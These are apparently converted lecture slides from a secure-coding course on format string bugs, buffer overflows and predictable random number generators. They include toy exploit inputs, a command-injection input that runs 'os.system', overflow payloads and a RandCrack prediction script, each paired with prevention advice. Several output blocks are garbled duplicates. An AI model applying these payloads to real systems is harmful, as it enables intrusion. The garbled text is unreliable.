
String Operation Problems (Cont)

- How to **Prevent** String Operation Problems:
 - For string immutability issues – [**Java**] use **StringBuilder**, [**Python**] use **string slicing** or **join()** are much faster and memory-efficient
 - **Normalize** the whitespace characters or hidden Unicode characters
 - **Validate inputs** to prevent string processing side effects
 - If you want to avoid adding an **extra kb.nextLine()** call, you can read **all input as strings** using **kb.nextLine()** and then **parse the values as needed**



Format String Problems

- **Format string vulnerabilities** occur when user-controlled input is **improperly handled** in formatted output functions
- These issues can lead to **security vulnerabilities**, **crashes**, or **incorrect behavior** in many languages, including **C**, **Python**, **C#**, and **Java**
- Common format string problems:
 - **Uncontrolled format string vulnerability**
 - **Format string injection**
 - **Numeric format string issues**



Format String Problems (Cont)

- **Format String Problems** Code Example-1:
(User input **uncontrolled format string** into a input function without proper validation)


```
#include <stdio.h>
int main() {
    char input[100];
    fgets(input, sizeof(input), stdin);
    printf(input);
    return 0;
}
```

- If a user enters **%x %x %x**, the program **dumps stack memory**
- Attackers can **read sensitive data** or cause segmentation faults

```
(kali㉿kali)-[~/Desktop]
$ ./a.out
Wongyos
Wongyos

(kali㉿kali)-[~/Desktop]
$ ./a.out
%x %x %x %x %x
78252078 fbad2288 78252078 d64b92af 4
```

```
18525018 1p9q5588 18525018 qe+p059t v
XX XX XX XX XX
```



Format String Problems (Cont)


■ Format String Problems Code Example-2:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main() {
    char guess[20];
    char *secret = "S3cr37_m3554g3_h3r3";
    printf("Guess: ");
    fgets(guess, sizeof(guess), stdin);
    printf(guess);
    if (strcmp(guess, secret) == 0) {
        printf("You Win\n");
    } else {
        printf("You Lose\n");
    }
    return 0;
}
```

```
(kali@kali)-[~/Desktop]
$ ./a.out
Guess: %9$s
S3cr37_m3554g3_h3r3
You Lose
```

```
(kali@kali)-[~/Desktop]
$ ./a.out
Guess: S3cr37_m3554g3_h3r3
S3cr37_m3554g3_h3r3You Win
```

```
23C13\~w322v83~p3L3A0n M1U
0n622: 23C13\~w322v83~p3L3
```



Format String Problems (Cont)

■ Format String Problems Code Example-3:


```
user_input = input("Enter your name: ")
message = "Hello, {}".format(user_input)
print(message)
```

Format String Injection in **Python** is a vulnerability that occurs when user-controlled input is directly used in string formatting functions like **str.format()**

```
(kali@kali)-[~/Desktop]
$ python3 Test.py
Enter your name: Wongyos Keardsri
Hello, Wongyos Keardsri
```

```
(kali@kali)-[~/Desktop]
$ python2 Test.py
Enter your name: __import__('os').system('ls -l')
total 32
-rwxrwxr-x 1 kali kali 16048 Feb  7 10:34 a.out
-rw-rw-r-- 1 kali kali  128 Feb  7 10:33 Test.c
-rw-rw-r-- 1 kali kali  1204 Feb  7 09:04 TestJava.class
-rw-rw-r-- 1 kali kali   362 Feb  7 09:03 TestJava.java
-rw-rw-r-- 1 kali kali    96 Feb  7 11:11 Test.py
Hello, 0
```

```
H6fj0' 0
-LM-LM-L-- J K9fJ K9fJ  80 66P  \ JJ:JJ 162f'bλ
-LM-LM-L-- J K9fJ K9fJ  30S 66P  \ 00:03 162[9Λ9'9Λ9
-LM-LM-L-- J K9fJ K9fJ 1504 66P  \ 00:04 162[9Λ9'0f932
```




Format String Problems (Cont)

- How to **Prevent** Format String Problems:
 - In Python, **use f-strings safely**: f-strings are evaluated at runtime, so avoid using user input directly in them
 - In C/C++, always use a **static format string** or **fixed format string** and pass user input as an argument, for example `printf("%s", user_input);`
 - Validate input to **disallow format specifiers**




Buffer Overflows

- **Buffer** is a **temporary storage area** used to hold data while transferring between processes or **memory locations**. Buffers exist in both **stack** and **heap** memory
- **Buffer overflow** occurs when a program **writes more data into a buffer** (fixed-size memory storage) than it can hold
- This causes adjacent memory locations to be **overwritten**, leading to **unexpected behavior**, **crashes**, or even security vulnerabilities like **remote code execution**





Buffer Overflows (Cont)



<https://wentzwu.com/2021/03/31/buffer-overflow-and-memory-leak/>



Buffer Overflows (Cont)

■ Buffer Overflows Code Example-1:

```
#include<stdio.h>
int main() {
    char s[28];
    int a = 0;
    printf("Enter Your Name: ");
    scanf("%s", &s);
    if (a != 0) {
        printf("You Win\n");
    } else {
        printf("You Loss\n");
    }
    return 0;
}
```

- s[8] → size is 28 bytes
- a → size is 4 bytes
- Buffer size is 32 byte



```
(kali@kali)-[~/Desktop]
$ python3 -c "print('A'*28)" | ./a.out
Enter Your Name: You Loss
```

```
(kali@kali)-[~/Desktop]
$ python3 -c "print('A'*29)" | ./a.out
Enter Your Name: You Win
```



Buffer Overflows (Cont)

■ Buffer Overflows Code Example-1 (Cont):





Buffer Overflows (Cont)

■ Buffer Overflows Code Example-2:

```
#include<stdio.h>
int main() {
    char s[28];
    int a = 0;
    printf("Enter Your Name: ");
    scanf("%s", &s);
    if (a == 12345) {
        printf("You Win\n");
    } else {
        printf("You Loss\n");
    }
    return 0;
}
```

```
(kali@kali)-[~/Desktop]
$ python3 -c "print('A'*29)" | ./a.out
Enter Your Name: You Loss
```



```
(kali@kali)-[~/Desktop]
$ python3 -c "print('A'*28 + '\x39\x30\x00\x00')" | ./a.out
Enter Your Name: You Win
```

- The value **12345** equals **0x3039** in hexadecimal
- Transform 0x3039 to **little-endian** format equals to **\x39\x30\x00\x00**



Buffer Overflows (Cont)

■ Buffer Overflows Code Example-2 (Cont):





Buffer Overflows (Cont)

- How to **Prevent** Buffer Overflows:
 - **Use safe functions:** `fgets()` instead of `gets()`, `strncpy()` instead of `strcpy()`
 - **Bounds checking:** Always check buffer size before writing data
 - **Stack Canaries:** Add special values before return addresses to detect overflow
 - **Address Space Layout Randomization (ASLR):** Randomizes memory locations to make attacks harder
 - **Use modern languages:** Use safer languages like Python, Java, Rust, which have built-in memory safety



Random Number Generator Attack

- **Random Number Generator (RNG)** attack occurs when an attacker **predicts**, **manipulates**, or **exploits weaknesses** in a system's **random number generation process**
- This can lead to severe security vulnerabilities, including **crypto key theft**, **bypassing authentication**, and **gambling fraud**



Random Number Generator Attack (Cont)

- Random Number Generator in **Python**

```
import random

# Generate 10 random integers between 1 and 100
random_numbers = [random.randint(1, 100) for i in range(10)]
print("Random numbers:", random_numbers)
```

```
(kali㉿kali)-[~/Desktop]
$ python3 Test.py
Random numbers: [24, 99, 56, 2, 64, 30, 73, 86, 75, 100]

(kali㉿kali)-[~/Desktop]
$ python3 Test.py
Random numbers: [89, 15, 46, 73, 100, 66, 68, 88, 19, 65]
```

```
Random numbers: [89, 15, 46, 73, 100, 66, 68, 88, 19, 65]
```



Random Number Generator Attack (Cont)

■ Random Number Generator in Java

```
import java.util.Random;
public class TestJava {
    public static void main(String[] args) {
        Random rand = new Random();
        System.out.print("Random numbers: ");
        for (int i = 0; i < 10; i++) {
            System.out.print(rand.nextInt(100) + 1 + " "); // Random int (1-100)
        }
    }
}
```

```
(kali㉿kali)-[~/Desktop]
$ java TestJava
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on
Random numbers: 73 31 9 38 38 72 12 34 3 93
```

```
(kali㉿kali)-[~/Desktop]
$ java TestJava
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on
Random numbers: 68 81 63 27 11 100 75 81 93 5
```

```
ksuqow unwp6iz: e8 8T e3 5\ JT J00 \2 8T d3 2
BTCK6Q nb "JAV\OB\ION2: -D9Mf'p262\2f6WV\OUf26ffIU82=OU
```



Random Number Generator Attack (Cont)

■ Random Number Generator in C

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
int main() {
    srand(time(NULL));
    printf("Random numbers: ");
    for (int i = 0; i < 10; i++) {
        printf("%d ", (rand() % 100) + 1);
    }
    return 0;
}
```

```
(kali@kali)-[~/Desktop]
```

```
$ ./a.out
```

```
Random numbers: 79 79 61 4 8 85 8 64 6 37
```

```
(kali@kali)-[~/Desktop]
```

```
$ ./a.out
```

```
Random numbers: 58 14 59 6 50 72 36 77 76 83
```

```
Random numbers: 28 14 20 9 20 15 30 11 10 83
```



Random Number Generator Attack (Cont)

Random Number Generator Attack Code Example-1:

```
import random

# Fixed seed, not secure
random.seed(12345)

for i in range(10):
    # Always produces the same result
    print(random.randint(1, 100), end=' ')
```

- If an attacker **knows the seed** value, they can predict future outputs
- Attackers can **guess the seed** and reconstruct the sequence

```
(kali㉿kali)-[~/Desktop]
$ python3 Test.py
54 94 2 39 48 25 35 73 56 21
```

```
(kali㉿kali)-[~/Desktop]
$ python3 Test.py
54 94 2 39 48 25 35 73 56 21
```

```
(kali㉿kali)-[~/Desktop]
$ python3 Test.py
54 94 2 39 48 25 35 73 56 21
```

```
24 84 5 38 48 25 35 73 56 21
$ b1grou3 1ezf.b1
(kali㉿kali)-[~/Desktop]
```



Random Number Generator Attack (Cont)

- **RandCrack** is a Python tool that can **predict future outputs** of Python's random module if it observes **624 values** from the **Mersenne Twister PRNG**

```
import random
from randcrack import RandCrack
rc = RandCrack()

# Collect 624 outputs from random.getrandbits(32)
for _ in range(624):
    rc.submit(random.getrandbits(32))

# Now we can predict the next random number!
print("Random Number:", random.getrandbits(32))
print("Predict Number:", rc.predict_getrandbits(32))
```

```
(kali㉿kali)-[~/Desktop]
$ pip install randcrack
Defaulting to user installation
Requirement already satisfied:

(kali㉿kali)-[~/Desktop]
$ python3 Test.py
Random Number: 148148020
Predict Number: 148148020
```



Random Number Generator Attack (Cont)

■ Best Practices to Prevent RNG Attacks:

Vulnerability	Example	Solution
Predictable PRNG	<code>random.seed(12345)</code>	Use secrets or <code>crypto.getRandomValues()</code>
Guessable Seed	<code>time.time()</code> as seed	Use hardware entropy sources
Reused Values	Same nonce in encryption	Generate a fresh random value for each session
Low Entropy	<code>/dev/random</code> on VM	Use TPM, RDRAND, or <code>/dev/urandom</code>
State Recovery	Mersenne Twister	Use cryptographically secure RNGs

Q & A

Asst.Prof.Pol.Lt.Col.Dr.Wongyos Keardsri (Bank)

Faculty of Forensic Science | Royal Police Cadet Academy | Thailand

Email: wongyos@gmail.com | Line ID: wongyos | Phone/WhatsApp: +6689-599-3490

Facebook: facebook.com/wongyos

